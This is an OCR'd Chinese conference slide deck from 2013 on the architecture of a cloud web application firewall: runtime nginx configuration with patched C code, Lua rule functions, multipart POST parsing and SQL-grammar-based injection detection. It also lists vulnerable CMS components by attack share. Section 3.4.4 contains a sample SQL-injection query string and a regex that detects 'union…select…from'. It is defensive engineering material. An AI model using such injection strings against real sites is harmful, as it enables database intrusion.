
XDef 2013
第二届
全国网络与信息安全防护峰会
对话·交流·合作

WAF在云安全中的应用研究

石祖文(Safe3)
safe3q@gmail.com

创新工场-安全宝

纲要

- 背景介绍
- 云WAF架构设计
- 云WAF安全研究
- Web攻击案例
- Q&A


1. 背景介绍

1.1关于安全宝

安全宝是创新工场唯一安全领域的投资项目，它是星云融创（北京）科技有限公司旗下产品，为“国内第一家采用零部署的云计算技术一站式解决各种安全问题的高科技企业。”

1.2大数据时代

- 每天处理上亿PV
- 每天过滤TB级访问流量
- 每天拦截几十万攻击请求
- 每天分析上万种应用类型
- 每天遭遇几十种0day攻击
- 每天同步上千万条配置
- DDOS攻击最高峰值流量达70G




云计算示意图

1.3 2012年漏洞统计

- 第三方应用漏洞攻击比例

编号	漏洞名称	总攻击数比例	涉及网站数比例	攻击者 IP 数比例
1	淘宝客 7.4 huangou.php 注入漏洞	17.71%	3.78%	11.28%
2	dedecms search.php 文件注入	15.10%	51.84%	2.55%
3	dedecms ajax_membergroup 注入	9.68%	26.07%	11.37%
4	shopxp TEXTBOX2.ASP 注入	9.26%	3.38%	11.23%
5	aspcms 后台关于编辑注入	9.09%	2.99%	11.19%
6	Dircms 文件读取漏洞	8.92%	2.79%	10.91%
7	科讯 cms 搜索注入	8.42%	3.28%	11.41%
8	HDwiki 摘要注入	8.19%	2.29%	10.82%
9	无忧文章管理系统 5ucms 注入漏洞	8.11%	2.59%	10.69%
10	wordpress Thumb 远程文件下载	5.51%	1.00%	8.55%




2. 云WAF架构

2.1基础构件

1. 深度定制化nginx（目前公认的高并发低RAM占用Web Server）
2. 高效luajit处理逻辑（CPU密集型执行效率接近C++，语法简单）
3. 大数据分析hadoop（大数据分析首选）

2.2云WAF架构图


全国调度中心
抗D中心
北京节点
交换机
LVS
LVS
WAF
WAF
WAF
WAF
日志分析中心
hadoop
NGINX™
the programming language
Lua
20 years

2.3 使用nginx碰到的问题

1. reload加载2万个server配置耗时一分多钟
2. 加载2万个server配置占用内存高达2G，如果8核绑定8个进制则占用系统16G内存
3. 只有针对单个url清理缓存的接口，无法支持整站缓存清理
4. 天生不是为加载大量配置而设计，部分结构查找配置效率低下

2.4 如何解决这些问题

2.4.1 nginx配置动态化

（1）nginx变量机制

```
#define NGX_HTTP_VAR_CHANGEABLE   1
#define NGX_HTTP_VAR_NOCACHEABLE  2
#define NGX_HTTP_VAR_INDEXED      4
#define NGX_HTTP_VAR_NOHASH       8


struct ngx_http_variable_s {
    ngx_str_t                     name;   /* must be first to build the hash */
    ngx_http_set_variable_pt      set_handler;
    ngx_http_get_variable_pt      get_handler;
    uintptr_t                     data;
    ngx_uint_t                    flags;
    ngx_uint_t                    index;
};


ngx_http_variable_t *ngx_http_add_variable(ngx_conf_t *cf, ngx_str_t *name,
    ngx_uint_t flags);
ngx_int_t ngx_http_get_variable_index(ngx_conf_t *cf, ngx_str_t *name);
ngx_http_variable_value_t *ngx_http_get_indexed_variable(ngx_http_request_t *r,
    ngx_uint_t index);
ngx_http_variable_value_t *ngx_http_get_flushed_variable(ngx_http_request_t *r,
    ngx_uint_t index);

ngx_http_variable_value_t *ngx_http_get_variable(ngx_http_request_t *r,
    ngx_str_t *name, ngx_uint_t key);
```

2.4 如何解决这些问题

（2）利用nginx变量机制动态修改gzip模块开关示例

```
static ngx_str_t  isgzip = ngx_string("isgzip");

static ngx_http_output_header_filter_pt  ngx_http_next_header_filter;
static ngx_http_output_body_filter_pt    ngx_http_next_body_filter;


static ngx_int_t
ngx_http_gzip_header_filter(ngx_http_request_t *r)
{
    ngx_table_elt_t       *h;
    ngx_http_gzip_ctx_t   *ctx;
    ngx_http_gzip_conf_t  *conf;
    u_char                *lowcase;
    ngx_str_t             var;
    ngx_uint_t            hash;
    ngx_http_variable_value_t  *vv;

    conf = ngx_http_get_module_loc_conf(r, ngx_http_gzip_filter_module);

    lowcase = ngx_pnalloc(r->pool, isgzip.len);
    if (lowcase == NULL) {
        return NGX_ERROR;
    }

    hash = ngx_hash_strlow(lowcase, isgzip.data, isgzip.len);

    var.len = isgzip.len;
    var.data = lowcase;
    vv = ngx_http_get_variable(r, &var, hash);
    if (vv == NULL) {
        return NGX_ERROR;
    }
        //ngx_log_error(NGX_LOG_ERR, r->connection->log, 0,"safe3 gzip test");
    if (!vv->not_found&&vv->len>0) {
        if (*(vv->data) == 49) {
            conf->enable=1;
        }
        else if (*(vv->data) == 48)
        {
            conf->enable=0;
        }
    }
```

2.4 如何解决这些问题

2.4.2 利用Luajit做逻辑层解析配置

（1）Luajit特点：接近C++的执行效率、语法简单易学易用

Performance: x86/x64


Intel Core2 E8400 3.0 GHz

▼ Click to compare ▼	Mode
◉ Lua 5.1.5 ○	x86
○ LuaJIT 1.1.6 -O ○	x86
○ LuaJIT 2.0.0 (interpreter) ○	x86
○ LuaJIT 2.0.0 ◉	x86
○ Lua 5.1.5 ○	x64
○ LuaJIT 2.0.0 (interpreter) ○	x64
○ LuaJIT 2.0.0 ○	x64

Interactive Performance Comparison Chart

- Select two VMs to compare. Click to the left for the 1st one and to the right for the 2nd one. Then take a look at the results below.
- E.g. a ratio of 49.71 means the 2nd VM runs that benchmark almost fifty times faster. Please note the bar graph has *logarithmic* scale.
- Choose different VMs to compare or compare the same VM on x86 and x64.
- Click on the arrows next to *Benchmark* or *Ratio* to sort by these columns.

Benchmark▼	N	Ratio▼
md5	20000	**134.71**
array3d	300	**91.96**
euler14-bit	2e7	**66.26**
mandelbrot-bit	5000	**63.97**
scimark-lu	5000	**54.14**
scimark-sor	50000	**42.82**
nsieve-bit	12	**41.25**
scimark-fft	50000	**39.72**
spectral-norm	3000	**35.45**
fannkuch	11	**26.83**
scimark-sparse	15e4	**23.48**
ray	9	**22.57**



2.4 如何解决这些问题

（2）Lua动态解析配置并修改gzip模块开关示例

```
{"confip": [{"ip": "118.145.18.29", "view": "oth"}],"iscache": 1, "isgzip": 1, "iswaf": 0}


local cjson = require 'cjson'
local host=waf.var.host
local res, err = redis:get(host)
local wafconf = cjson.decode(res)
function rndip(iplist)
  math.randomseed(os.time())
  local rd = math.random(1, #iplist)
  return iplist[rd]
end
local dstip = rndip(wafconf.confip)
waf.var.dstip = dstip.ip
waf.var.iscache=wafconf.iscache
if wafconf.isgzip==1 then
waf.var.isgzip="on"
end
waf.var.iswaf=wafconf.iswaf
```

2.4 如何解决这些问题

2.4.3 变量化nginx动态清理缓存

（1）nginx缓存管理

cache manager进程的功能是定期检查缓存，并将过期的缓存删除；

cache loader进程的作用是在启动的时候将磁盘中已经缓存的个体映射到内存中，然后退出。

在这两个进程的ngx_process_events_and_timers()函数中，会调用ngx_event_expire_timers()。ngx_event_timer_rbtree(红黑树)里面按照执行的时间的先后存放着一系列的事件。每次取执行时间最早的事件，如果当前时间已经到了应该执行该事件，就会调用事件的handler。两个进程的handler分别是：

ngx_cache_manager_process_handler

ngx_cache_loader_process_handler

2.4 如何解决这些问题

（2）Lua动态设置文件缓存时间代码示例，patch nginx的ngx_http_file_cache_valid函数相关代码

```
time_t
ngx_http_file_cache_valid(ngx_http_request_t *r, ngx_array_t *cache_valid, ngx_uint_t status)
{
    ngx_uint_t              i;
    ngx_http_cache_valid_t  *valid;
    u_char                  *lowcase;
    ngx_str_t               var,ct;
    ngx_uint_t              hash;
    ngx_http_variable_value_t  *vv;

    if (cache_valid == NULL) {
        return 0;
    }
    lowcase = ngx_pnalloc(r->pool, aqb_cache_time.len);
    if (lowcase == NULL) {
        return 0;
    }

    hash = ngx_hash_strlow(lowcase, aqb_cache_time.data, aqb_cache_time.len);

    var.len = aqb_cache_time.len;
    var.data = lowcase;
    vv = ngx_http_get_variable(r, &var, hash);
    if (vv == NULL) {
        return 0;
    }

    valid = cache_valid->elts;
    for (i = 0; i < cache_valid->nelts; i++) {

        if (valid[i].status == 0 ||valid[i].status == status) {
            if (!vv->not_found&&vv->len>0) {
                ct.len=vv->len;
                ct.data=vv->data;
                return ngx_parse_time(&ct, 1);
            }
            return valid[i].valid;
        }
    }

    return 0;
}
```

2.4 如何解决这些问题

（3）Lua动态清空文件缓存代码示例，patch nginx的ngx_http_file_cache_read函数相关代码

```
lowcase = ngx_pnalloc(r->pool, cleantime.len);
if (lowcase == NULL) {
    return NGX_DECLINED;
}

hash = ngx_hash_strlow(lowcase, cleantime.data, cleantime.len);

var.len = cleantime.len;
var.data = lowcase;
vv = ngx_http_get_variable(r, &var, hash);
if (vv == NULL) {
    return NGX_DECLINED;
}

if (!vv->not_found&&vv->len>0) {
    //ngx_log_error(NGX_LOG_ERR, r->connection->log, 0,"safe3 test %ld %ld",ngx_atotm(vv->data,vv->len),c
    if (ngx_atotm(vv->data,vv->len)>c->date) {

        ngx_shmtx_lock(&cache->shpool->mutex);

        if (c->node->updating) {
            rc = NGX_HTTP_CACHE_UPDATING;

        } else {
            c->node->updating = 1;
            c->updating = 1;
            rc = NGX_HTTP_CACHE_STALE;
        }

        ngx_shmtx_unlock(&cache->shpool->mutex);

        ngx_log_debug3(NGX_LOG_DEBUG_HTTP, r->connection->log, 0,
                       "http file cache expired: %i %T %T",
                       rc, c->valid_sec, now);

        return rc;
    }
}
```

2.5 nginx动态化配置前后对比

2万server	nginx.conf	动态加载
内存占用	2G内存，n系数增长	200M，1+0.1*n系数增长
站点数目	几千个	10万以上
加载时间	1分多钟	2秒钟
稳定性	容易出现reload加载失败等问题	高效稳定
可扩展性	配置变动后开发周期长	lua扩展，开发周期极短

2.5 nginx动态化配置前后对比

3. 云WAF安全研究

3.1 云WAF结构图

细粒度http协议解析引擎

支持各种http请求协议解析和规范化，并能够细粒度提取各种http请求参数，包括上传文件名、上传内容等。完全兼容asp、php、jsp等脚本的server变量。

程序化规则引擎

WAF规则编程化，每条规则即一个lua函数。支持所有lua支持的逻辑语法，从而更加精准化、有效化拦截各种web漏洞。

智能WAF过滤引擎

具备sql语法解析功能
具备0day捕获功能，
具备APT攻击防护能力有效控制误报率和漏报率

3.2 HTTP协议解析引擎

3.2.1 碰到的问题

（1）nginx本身提供的机制获取post数据不完整

（2）nginx没有提供http具体参数获取功能

3.2 HTTP协议解析引擎

3.2.2 如何对post数据完整过滤

（1）使用ngx_http_read_client_request_body函数

数据保存在r->request_body结构中，遍历获取，代码

```
p = buf;
for (cl = r->request_body->bufs; cl; cl = cl->next) {
    p = ngx_copy(p, cl->buf->pos, cl->buf->last - cl->buf->pos);
}
```

分配内存不够，则数据保存在r->request_body->temp_file->file临时文件中，可以直接读取文件内容

3.2 HTTP协议解析引擎

3.2.2 如何对post数据完整过滤

（2）采用nginx类似的filter机制hook ngx_http_read_client_request_body和ngx_http_do_read_client_request_body等函数流式处理post body内容

目前nginx提供有以下两个使用示例供参考：

```
extern ngx_http_output_header_filter_pt  ngx_http_top_header_filter;
extern ngx_http_output_body_filter_pt    ngx_http_top_body_filter;
```

3.2 HTTP协议解析引擎

3.2.3 对post协议进行解析，分离出参数和文件信息，常见的post协议有以下几种：

application/x-www-form-urlencoded

multipart/form-data

text/xml

application/soap+xml

application/json

3.2 HTTP协议解析引擎

3.2.4 典型http上传数据包

```
POST http://10.18.111.56/ HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: zh-CN
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)
Content-Type: multipart/form-data; boundary=---------------------------7ddb138517c2
Accept-Encoding: gzip, deflate
Host: 10.18.111.56
Content-Length: 1182
DNT: 1
Proxy-Connection: Keep-Alive
Pragma: no-cache

-----------------------------7ddb138517c2
Content-Disposition: form-data; name="f"; filename="C:\Users\ad\Desktop\t.htm"
Content-Type: text/html

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1

<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <title>□□□□□□</title>
    <script type="text/javascript">
function showPath(){//openfileDialog □□□□·□□
    document.getElementById("path").innerText=document.getElementById("selFile").value;
}
    </script>
</head>
<body>
<!--<form action="http://10.18.111.56/" method="post" enctype=multipart/form-data>-->
<form action="http://10.18.111.56/" method="post" enctype=multipart/form-data>
<input id="selFile" name="f" type="file" onchange ="showPath()"/>
<input id="selFile" name="s" type="text"/>
<input id="selFile" name="s" type="text"/>
<input  type="submit"/>
<div id="path"></div>
</body>
</html>
-----------------------------7ddb138517c2
Content-Disposition: form-data; name="s"

t1
-----------------------------7ddb138517c2
Content-Disposition: form-data; name="s"

t2
-----------------------------7ddb138517c2--
```


3.2 HTTP协议解析引擎

3.2.5 对上传包解析出的数据,包括文件名、文件内容、参数名、参数内容：

```
{"files":[{"filename":"C:\Users\ad\Desktop
\t.htm","content":"<!DOCTYP....."}],"params":
[{"name":"s","value":["t1","t2"]}]}
```

3.3 程序化规则引擎

3.3.1 传统WAF只支持正则表达式和文件内容匹配规则，难以应对复杂攻击。安全宝支持lua编程式规则，从而能轻松编写各种复杂攻击如APT防护规则：



3.3 程序化规则引擎

3.3.2 每一个lua函数就是一条规则，经过luajit编译和内置缓存，具备和C函数类似的执行效率，同事兼顾灵活性和易用性：

```
function rule_7(waf)
local m,d=kvFilter(waf.req.get_uri_args(),sqlMatch)
return m,d,1
end
reqRules[7]=rule_7
```

3.3 程序化规则引擎

3.3.3 WAF规则支持对比：

	传统WAF	安全宝WAF
匹配逻辑	正则、字符串匹配	所有逻辑(and/while/if)
规则关联	不支持	支持
规则效率	低	高
灵活性	低	高
可扩展性	差	好

3.4 智能WAF过滤引擎

3.4.1 云WAF不同于普通WAF,面对的网站各种各样，而且要在有限可配置的情况下，最大的程度的保护用户网站，这就要求WAF具备极高的误报率和极低的漏报率。为此安全宝专门研发了sql注入智能分析等技术。

3.4 智能WAF过滤引擎

3.4.2 常见的语法分析技术：

lex、yacc、flex、bison、ragel、re2c、lemon

各编译器算法参考：

http://www.softpanorama.org/Algorithms/compilers.shtml


解析生成器对比：

http://en.wikipedia.org/wiki/Comparison_of_parser_generators

3.4 智能WAF过滤引擎


3.4.3 基于sql的特殊性，我们最终选择了sqlite的lemon，sqlite处理流程图：

介绍网址http://www.sqlite.org/arch.html



3.4 智能WAF过滤引擎

3.4.3 安全宝智能注入分析处理流程图：



3.4 智能WAF过滤引擎

3.4.4 安全宝智能注入分析优势：

传统WAF在处理http数据使用正则表达式存在误报率高和处理效率低两个问题，例如：http://foo.cn/?x=xxx+xxx+65535x%201+and+union+select+a+from+b

传统WAF规则：(?i:(?:(union(.*?)select(.*?)from)))


传统WAF会将整个x参数数据匹配完之后给出sql注入攻击的结论，而安全宝WAF在语法分析阶段分析前几个字节数据就认为该sql语法不对，不再进行规则匹配，从而高效正确的判断此请求非sql注入。

3.4 智能WAF过滤引擎

3.4.5 0day捕获功能：

（1）安全宝保护网站众多，类型齐全，具备0day分析所需的大量数据来源。


（2）构建异常数据神经网络数据分析模型分析异常数据找出0day攻击



